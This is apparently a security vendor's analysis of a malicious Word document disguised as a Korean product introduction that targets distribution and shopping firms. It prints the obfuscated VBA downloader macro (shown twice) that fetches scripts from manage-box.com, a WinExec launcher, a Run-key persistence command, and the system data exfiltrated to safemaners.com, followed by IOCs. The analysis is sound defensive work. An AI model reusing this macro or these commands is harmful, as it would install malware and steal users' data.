Posted on March 17, 2022

Malicious Word Files Disguised as Product Introduction

The ASEC analysis team has discovered a word document that is in the same category as the document introduced in the post <Word File Disguised as a Design Modification Request for Information Theft>, uploaded in December last year. The title of the document confirmed in this case is 'Product Introduction.doc'. Given that the document includes descriptions for certain products, the attacker likely targeted companies related to distribution and shopping.

The document contains an image that is the same as the one included in the previous malicious document, prompting users to run the macro.

제품소개서.doc [호환 모드] - Word

파일 홈 삽입 디자인 페이지 레이아웃 참조 편지 검토 보기 로그인

보안 경고 매크로를 사용할 수 없도록 설정했습니다. 콘텐츠 사용

Microsoft® Office

이 문서는 데스크톱 또는 랩톱 버전의 Microsoft Office Word에서만 사용할 수 있습니다.

위의 노란색 막대에서 '편집 사용'버튼을 클릭하십시오.

편집을 활성화 한 후에 위의 노란색 막대에서 "콘텐츠 사용"버튼을 클릭하십시오.

1/1 페이지 0개 단어 영어(미국) 140 %

제품소개서.doc [호환 모드] - Word

파일 홈 삽입 디자인 페이지 레이아웃 참조 편지 검토 보기 로그인

보안 경고 매크로를 사용할 수 없도록 설정했습니다. 콘텐츠 사용

Microsoft® Office

이 문서는 데스크톱 또는 랩톱 버전의 Microsoft Office Word에서만 사용할 수 있습니다.

위의 노란색 막대에서 '편집 사용'버튼을 클릭하십시오.

편집을 활성화 한 후에 위의 노란색 막대에서 "콘텐츠 사용"버튼을 클릭하십시오.

1/1 페이지 0개 단어 영어(미국) 140 %

Figure 1. Inside Product Introduction.doc

The properties of the document (Created, Author, and Last Modified By) are the same as those of ‘Design Modification Request.doc’. It seems that the attacker is reusing the same file after editing it.



Figure 2. Document properties (left: Design Modification Request.doc / right: Product Introduction.doc)

The document contains a malicious VBA macro. When the macro is executed, a malicious macro is automatically run through the Document_Open() function. The macro code is slightly more obfuscated than before, downloading additional files from hxxp://manage-box.com/ord03 or /doc03.

```
Sub Document_Open()

    Dim strUrl As String
    strUrl = Chr(104) & Chr(116) & Chr(116) & Chr(112) & Chr(58) & Chr(47) & Chr(47) & "manage-box" & Chr(46) &
    Chr(99) & Chr(111) & Chr(109)

    Dim strWorkPath As String
    strWorkPath = Chr(67) & Chr(58) & Chr(92) & Chr(85) & Chr(115) & Chr(101) & Chr(114) & Chr(115) & Chr(92) &
    Chr(80) & Chr(117) & Chr(98) & Chr(108) & Chr(105) & Chr(99) & Chr(92) & Chr(68) & Chr(111) & Chr(99) & Chr(
    117) & Chr(109) & Chr(101) & Chr(110) & Chr(116) & Chr(115)

    Dim strSrcFileName As String
    Dim strDstFileName As String

    strSrcFileName = Chr(110) & Chr(111) & Chr(48) & Chr(51) & Chr(46) & Chr(116) & Chr(120) & Chr(116)
    strDstFileName = Chr(110) & Chr(111) & Chr(49) & Chr(46) & Chr(98) & Chr(97) & Chr(116)
    GetMyFile strUrl & Chr(47) & "ord03" & Chr(47) & strSrcFileName, strWorkPath & Chr(92) & strDstFileName

    strSrcFileName = Chr(118) & Chr(98) & Chr(115) & Chr(48) & Chr(51) & Chr(46) & Chr(116) & Chr(120) & Chr(116)
    strDstFileName = Chr(115) & Chr(101) & Chr(116) & Chr(117) & Chr(112) & Chr(46) & Chr(99) & Chr(97) & Chr(98)
    GetMyFile strUrl & Chr(47) & "ord03" & Chr(47) & strSrcFileName, strWorkPath & Chr(92) & strDstFileName

    strSrcFileName = "temp1403" & Chr(46) & Chr(100) & Chr(111) & Chr(99)
    strDstFileName = Chr(116) & Chr(101) & Chr(109) & Chr(112) & Chr(46) & Chr(100) & Chr(111) & Chr(99)
    GetMyFile strUrl & Chr(47) & "doc03" & Chr(47) & strSrcFileName, strWorkPath & Chr(92) & strDstFileName

    Dim OpenDoc: Set OpenDoc = CreateObject("Word.Application")
    OpenDoc.Visible = True
    Dim WorkDone: Set WorkDone = OpenDoc.Documents.Open("C:\Users\Public\Documents\temp.doc")
```


```
Sub Document_Open()

    Dim strUrl As String
    strUrl = Chr(104) & Chr(116) & Chr(116) & Chr(112) & Chr(58) & Chr(47) & Chr(47) & "manage-box" & Chr(46) &
    Chr(99) & Chr(111) & Chr(109)

    Dim strWorkPath As String
    strWorkPath = Chr(67) & Chr(58) & Chr(92) & Chr(85) & Chr(115) & Chr(101) & Chr(114) & Chr(115) & Chr(92) &
    Chr(80) & Chr(117) & Chr(98) & Chr(108) & Chr(105) & Chr(99) & Chr(92) & Chr(68) & Chr(111) & Chr(99) & Chr(
    117) & Chr(109) & Chr(101) & Chr(110) & Chr(116) & Chr(115)

    Dim strSrcFileName As String
    Dim strDstFileName As String

    strSrcFileName = Chr(110) & Chr(111) & Chr(48) & Chr(51) & Chr(46) & Chr(116) & Chr(120) & Chr(116)
    strDstFileName = Chr(110) & Chr(111) & Chr(49) & Chr(46) & Chr(98) & Chr(97) & Chr(116)
    GetMyFile strUrl & Chr(47) & "ord03" & Chr(47) & strSrcFileName, strWorkPath & Chr(92) & strDstFileName

    strSrcFileName = Chr(118) & Chr(98) & Chr(115) & Chr(48) & Chr(51) & Chr(46) & Chr(116) & Chr(120) & Chr(116)
    strDstFileName = Chr(115) & Chr(101) & Chr(116) & Chr(117) & Chr(112) & Chr(46) & Chr(99) & Chr(97) & Chr(98)
    GetMyFile strUrl & Chr(47) & "ord03" & Chr(47) & strSrcFileName, strWorkPath & Chr(92) & strDstFileName

    strSrcFileName = "temp1403" & Chr(46) & Chr(100) & Chr(111) & Chr(99)
    strDstFileName = Chr(116) & Chr(101) & Chr(109) & Chr(112) & Chr(46) & Chr(100) & Chr(111) & Chr(99)
    GetMyFile strUrl & Chr(47) & "doc03" & Chr(47) & strSrcFileName, strWorkPath & Chr(92) & strDstFileName

    Dim OpenDoc: Set OpenDoc = CreateObject("Word.Application")
    OpenDoc.Visible = True
    Dim WorkDone: Set WorkDone = OpenDoc.Documents.Open("C:\Users\Public\Documents\temp.doc")
```


Figure 3. Part of VBA macro code included in the Word document

The following files are downloaded through the VBA macro. Inside the downloaded file setup.cab, there exist a total of 5 scripts (download.vbs, error.bat, no4.bat, start.vbs, and upload.vbs).

Download URL	Save path and file name
hxxp://manage-box[.]com/ord03/no03.txt	C:\Users\Public\Documents\no1.bat
hxxp://manage-box[.]com/ord03/vbs03.txt	C:\Users\Public\Documents\setup.cab
hxxp://manage-box[.]com/doc03/temp1403.doc	C:\Users\Public\Documents\temp.doc

Table 1. Download URL and save path

The macro then runs the downloaded file temp.doc. The word document is disguised as a document of a certain company and contains information about particular products.



Figure 4. Inside temp.doc file

The temp.doc document also has the same properties (Created, Author, and Last Modified By) as those from the Design Modification Request.doc file.

Figure 5. Document properties (left: temp.doc downloaded by Design Modification Request.doc right: temp.doc downloaded by Product Introduction.doc)

The temp.doc document also harbors a VBA macro that runs the no1.bat file that was downloaded earlier.

```
Private Declare PtrSafe Function WinExec Lib "kernel32" ( _ ByVal lpCmdLine As String, _ ByVal nCmdShow As Long _ ) As Long Sub Document_Open() WinExec "C:\Users\Public\Documents\no1.bat", 0 End Sub
```

The no1.bat file cannot be confirmed at the moment. Yet as the feature of each script is identical to those in the blog post uploaded earlier, it is likely that the file runs the error.bat file like in the previous case. The table below shows the key behaviors of each script file.

Filename	Key Behaviors

error.bat	Registers start.vbs to registry Runs no4.bat Downloads additional files
start.vbs	Runs Error.bat
no4.bat	Collects and sends information
download.vbs	Performs download features
upload.vbs	Performs upload features

Table 2. Script names and their key behaviors

The following command is performed when the error.bat file is executed, allowing start.vbs to run continuously.

- “HKCU\Software\Microsoft\Windows\CurrentVersion\Run” /v svchostno2 /t REG_SZ /d “C:\Users\Public\Documents\start.vbs”

Afterward, the command runs no4.bat and checks for the existence of certain files. It then downloads additional files from hxxp://safemaners.com/dow11/%COMPUTERNAME%.txt. The no4.bat file collects information of the user PC as shown below and sends it to hxxp://safemaners[.]com/upl11/upload.php.

Collected Items	Saved File Name
C:\Users\%username%\downloads\ list	%~dp0\cuserdown.txt
C:\Users\%username%\documents\ list	%~dp0\cuserdocu.txt
C:\Users\%username%\desktop\ list	%~dp0\cuserdesk.txt
C:\Program Files\ list	%~dp0\cprog.txt
IP information	%~dp0\ipinfo.txt
tasklist	%~dp0\tsklt.txt
systeminfo	%~dp0\systeminfo.txt

Table 3. Collected items and saved file names

Currently, accessing the malicious URL (manage-box[.]com and safemaners[.]com) in the word document and script file redirects the user to mail.naver.com. It appears that the attacker is trying to mask the website to make it seem harmless to users.

Since it has been confirmed that there are malicious word documents containing information on distribution and shopping instead of North Korea-related materials, caution is advised for Korean users whom the attacker appears to be targeting. Users should refrain from opening attachments from emails sent from unknown users and make sure to check the sender even when the information is relevant to their situations.

[V3 Detection]

- Downloader/DOC.Generic
- Trojan/DOC.Agent
- Trojan/VBS.Runner
- Trojan/BAT.Agent
- Downloader/BAT.Generic

[Relevant IOC Info]

- 10610cfe6cbf5a7dd5198a87e3186294
- 7bc342318717ac411898324baf549b76
- dc5ecb12dae64202922437edbe5a4842
- hxxp://manage-box.com/ord03/no03.txt
- hxxp://manage-box.com/ord03/vbs03.txt
- hxxp://manage-box.com/doc03/temp1403.doc
- hxxp://safemaners[.]com/upl11/upload.php

Subscribe to AhnLab’s next-generation threat intelligence platform ‘AhnLab TIP’ to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:VBA Macro, Word, Word Document